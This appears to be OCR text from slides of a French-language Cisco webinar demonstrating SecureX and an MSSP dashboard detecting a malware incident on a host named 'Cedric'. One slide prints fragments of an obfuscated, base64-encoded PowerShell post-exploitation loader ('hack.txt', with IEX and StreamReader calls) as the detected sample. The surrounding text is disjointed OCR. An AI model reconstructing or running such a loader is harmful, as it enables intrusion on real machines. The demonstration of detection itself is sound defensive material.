If checked, the workflow run and any underlying task(s) will be deleted when the run succeeds. Failed runs will not be deleted.

Is atomic workflow

An atomic workflow will be listed under the Activity Group header you select or create in the list to the left.

Group Name:

MSSP Dashboard Template
Customer Information

ACME COMPANY
Customer

SAFE
Threat Risk

10/100
Risk Meter

MSSP Dashboard Template
Alertes Critiques

Last Hour

Severity	Description	Nb_events	Source	Date and Time	infected_hosts

Dashboard

Dashboard **Inbox** Overview Events iOS Clarity

Refresh All Auto-Refresh

Reset New Filter


30 days 2022-05-24 13:46 2022-06-23 13:46 UTC

0% compromised


Inbox Status 0 Require Attention 0 In Progress 0 Resolved

Global Threat Alerts unresolved threats 0


Compromises **Inbox**



Quarantined Detections **Quarantine Events**



Vulnerabilities **View**



Secure Malware Analytics

0 Automatic Analysis Submissions 0 Retroactive Threat Detections

Statistics

46.6K Files Scanned 2.42K Network Connections Logged

Connectors

42 Connectors 0 Installs 0 Install Failures

24 25 26 27 28 29 30 31 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 MAY JUN

24 25 26 27 28 29 30 31 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 MAY JUN

Significant Compromise Observables

Compromise Event Types



hack.txt

```

1 cmd.
Syst
IO.M
1K2U
Erf1
CyF5
P+y3
5vyl
MaCI
q5P1
YTKf
jDwc
hKMc
2Wc0
IO.C
NoWj

yX3N1xpeYJWb7MrZWRLpAvh3PtbiFY0g5c80oUOQ//5TU+UUhkas+RjiFimzuQ0G8nM2YrErf1XjDwX5
DPL1NrYCH3BG5MfUo i7mhH2KHdGC1R9ImYsXtUFbhLPLAliGcXzo7UzbMyU iRodkNuIUsOyAh+OQa/iO
/J0rGjxjLSn8o8wRDP/IF9QjMCxLwUmCR2qRMGdg34akt5yF0iHb90ivdULoncCqKwI1CyF5EWyb2xEj
1K2U/J39Z/R1uHEwUn iSgwMH3d2/f0XKS4K8Hpd3c4fP4Q+vN/NgmgFLp8pAeTb9I+azUhp2w4MEeup1BEBF1
Erf1/Ic3jGMwXCykTcee6M9GzLy9RSO3Bmn7UYWQ+4tRegEcSn4zX/WrcGUPK67NCP+Y3irEoT6p7H3sUSU
1PIr3onDyPHAudSsA9gUOZkgdoUw4m1Rc5iU5j+7UT0qnnz1iDKbBMiC2IwACsKq/gjmFBZFbvht4gFb
CyF5/p74MUXBAyCS1TsS7T3eP+2Ak1xkOw6zUjSCTrKxkEsYInZWQH9JkCkWCH5vM9x2xAS1cJ5S8BqP/1M
P+y3/4oHZMbtRDLuQy0kuHCWFXWLL4FN1X6SdKxPyssZUIi5ybjISiMaCLgsYqpbX/8ZyM1F8Q0kcKCSOC1p
5vyl/Ls31vYj1n9mut1bHEK1YtA1hR3oCADTUAu7p0CSfSqYlgDj1vXZHywieacNnbUu/pwW0pYVGG/5Detng
MaCI/1Su7ebs2tKCWzmoETbaRrfSM4zS4605Kgmz2hDNbkO0q5P12kRGfzgUswYyBjR/Py0bNrf0YLaQPd1p
q5P1/nw76YzVxd4e1azvIiu04U47ZL3ys0da43NPzRdyqUKPWWN/q+UJYpVuJR4e9+9uaWE5HDA8dzZ0UrhJd
YTKf/tYL1qMDBhwZC9dW1dbb1RvUU295PDe16XLpHUyTKfnUU031zqgeog42w0+Lb5rr0xm4Z6TWLl1uWNN7v
jDwc/Zg01Q+Uac8F3g1f6FSks82kv4J+DSA0tXypYZMDn/aApDH2O2DjVsuWisHCofkP6hw8WMivtc50sGmNn
hKMc/sAXNNNrcTgfjAscjRinQ1Grdm+pmmFabeEjDwd110UL41dVdr+FG5ULICyOb2+GmN6mijCbSKuXBxnI
2Wc0/0TdsalaY1K+w+312v9PxD2aMeWxZt7Xr4Wfe3Tbf76Nq98UU/19kvYb+hpo3ex/oBAWWW1+tJy/3kn+n
IO.C/hpQLQxkG4wgx0And6mr41HtSSe7rLaeYhKMDifU8CnzAoc1AIU8EjxrgU14r0RodSdSogC8jfITQu i79
NoWj/sqdKTOFpcQNKhm5sZAIU0SsWdaxHfPatsfneZz0NB909KeTjw6w9Y5pu98rRcNi4qT0yd7800+6hwhmU
C:\Users\Patrick>

-eq 4) {$b='powershell.exe'}else{$b=$env:windir+'\syswow64\Windc
-c $s=New-Object
Fs1GAhtmkiVdszLhEca82ZRNdHjM2TsIfy4PLr973sNdKk3zSpdaS2Q53HvzJlzz
yTSwhfZMYX3N1xpeYJWb7MrZWRLpAvh3PtbiFY0g5c80oUOQ//5TV+UVhkas+Rji
OyAh+OQa/iO/J0rGjxjLSn8o8wRDP/IF9QjMCxLwUmCR2qRMGdg34akt5yF0iHb5
w4MEeup1BEBF1Ic3jGMwXCykTcee6M9GzLy9RSO3Bmn7UYWQ+4tRegEcSn4zX/Wr
ACsKq/gjmFBZFbvht4gFbp74MUXBAyCS1TsS7T3eP+2Ak1xkOw6zUjSCTrKxkEsyI
RmIiTBHLIwCoqRTUnE1Ew9sw4oHZMbtRDLuQy0kuHCWFXWLL4FN1X6SdKxPyss2
XZHywieacNnbUu/pwW0pYVGG/5Detng1Su7ebs2tKCWzmoETbaRrfSM4zS4605F
PWWN/q+VJYpVuJR4e9+9uaWE5HDA8dzZ0UrhJdtYL1qMDBhwZC9dW1dbb1RvVV295
ZMDn/aApDH2O2DjVsuWisHCofkP6hw8WMivtc50sGmNnsAXNNNrcTgfjAscjRinQ
Wfe3Tbf76Nq98VV/19kvYb+hpo3ex/oBAWWW1+tJy/3kn+nhpQLQxkG4wgx0And6
tsfneZz0NB909KeTjw6w9Y5pu98rRcNi4qT0yd7800+6hwhmUObPbZ6+/+XyKT1E
);IEX (New-Object IP.StreamReader(New-Object
adToEnd());';$s.UseShellExecute=$false;$s.RedirectStandardOutput=

```

Secure Endpoint

Warning!

Malicious Activity Detected

Behavioral Protection detected malicious activity [Possible Powershell Post-Exploitation Loader]. No action was taken because the engine was in audit mode.

1 of 2

MSSP Dashboard Template
Customer Information

ACME COMPANY
Customer

SAFE
Threat Risk

10
Risk

ALERT_ROOM_PATRICK

ALERT_ROOM_PATRICK

Messages People (2) Content Meetings +Apps

SECUREX_ALERTS 6/28/2022, 2:40 PM You Selected Asset : 18323858

Select Client is : STAR IN THE SKY

Select Client is : ACME COMPANY

Select Client is : MAGICAL BUSINESS

Select Client is : ACME COMPANY

SECUREX_ALERTS 2:50 PM

Select Client is : INTERNATIONAL BUSINESS

Select Client is : ACME COMPANY

SECUREX_ALERTS 2:55 PM

2 High or Critical MALWARE events on host : Cedric- ! An High Impact Incident will be available soon into the SecureX Incident Manager

Seen by

Write a message to ALERT_ROOM_PATRICK

Last Hour

Date and Time	infected_hosts

MSSP Dashboard Template

Customer Information

ACME COMPANY Customer

! ALERT ! Threat Risk

90/100 Risk Meter

MSSP Dashboard Template

Alertes Critiques

Last Hour

Severity	Description	Nb_events	Source	Date and Time	infected_hosts
Critical	Malware Event !	2	Secure Endpoint	2022-07-25 12:53:09 00:00	Cedric

Search...

High Impact 1

Cedric in group Patrick_Group @ 20220725...
Secure Endpoint Jul 25, 2022
Critical

Other 3

Cedric in group Patrick_Group @ 20220725 07:33:15

Add short description...

New · Created By Secure Endpoint on 2022-07-25T12:52:23.000Z

Summary Events Observables

Targets (1) · Investigate these Targets

- 57150e86-fcbe-47ff-8bc7-3f297d4...
Endpoint · Targeted by 3 unique ob
AMP GUID · 57150e86-fcbe-47ff-8bc7-3f297d4...
- Suspicious Hostname · Cedric
- Suspicious IP Address · 10.0.0.2
- Suspicious IP Address · 82.121.247.198
- Suspicious IP Address · 88.172.217.100
- s1_agent_id · bfebfbff00030678
- First: 2022-07-25T12:52:23.000Z

Observables (9) · Investigate these Observables

- 6c1b1ef07ef943cabe2da3e7b72296...
Malicious SHA-256 · 1 Target · 20 Sightings · 0 Snapshots
First: 2022-07-25T12:52:23.000Z · Last: 2022-07-25T13:02:30.000Z
- Cedric
Suspicious Hostname · 1 Target · 24 Sightings · 0 Snapshots
First: 2022-07-25T12:52:23.000Z · Last: 2022-07-25T13:04:18.000Z
- 10.0.0.2
Suspicious IP Address · 1 Target · 24 Sightings · 0 Snapshots
First: 2022-07-25T12:52:23.000Z · Last: 2022-07-25T13:04:18.000Z
- 82.121.247.198
Suspicious IP Address · 1 Target · 24 Sightings · 0 Snapshots
First: 2022-07-25T12:52:23.000Z · Last: 2022-07-25T13:04:18.000Z



Cedric

- Suspicious Hostname - Private Intelligence
- There is 1 Verdict for this observable. Investigate to learn more.
- Investigate in Threat Response
- Create Judgement
- AMP for Endpoints
- Search for this hostname
- Orbital
- Orbital Query
- Secure Endpoint - Cisco - pcardot
- Search for this hostname
- SecureX Orchestration
- API_TRIGGERED_TEST
- Copy-Apache_Log_Check
- PAT_IP_TO_GEOLOC

Lookup this hostname on AMP for Endpoints console

Device Trajectory

Cedric in group Patrick_Group 70 compromise events (spanning about 6 hours)



Event Details

MITRE ATT&CK

Tactics

- TA0002: Execution
- TA0005: Defense Evasion

Techniques

- T1059.001: Command and Scripting Interpreter: PowerShell

Observed Activity

- File: powershell.exe 840e1f9d...41cf08e3
- File: cmd.exe 6f88fb88...71bad18b

Observables

- Process Start powershell.exe



Avez-vous encore des questions ?

Forum Ask Me Anything

Retrouvez notre expert sur la page de Discussion


Toutes les nouvelles questions sur le sujet de ce webinaire seront répondues par la suite jusqu'à la semaine prochaine: 5 août, 2022.



Postez une question ici

<https://bit.ly/AMAd-jul22>

Où que vous soyez restez connecté...



- Facebook [CiscoSupportCommunity](#)
- Twitter [@cisco_support](#)
- YouTube [CiscoSupportChannel](#)
- LinkedIn [Cisco Community](#)
- Instagram [CiscoSupportCommunity](#)

Avez-vous des commentaires ?
Répondez à notre enquête !





The bridge to possible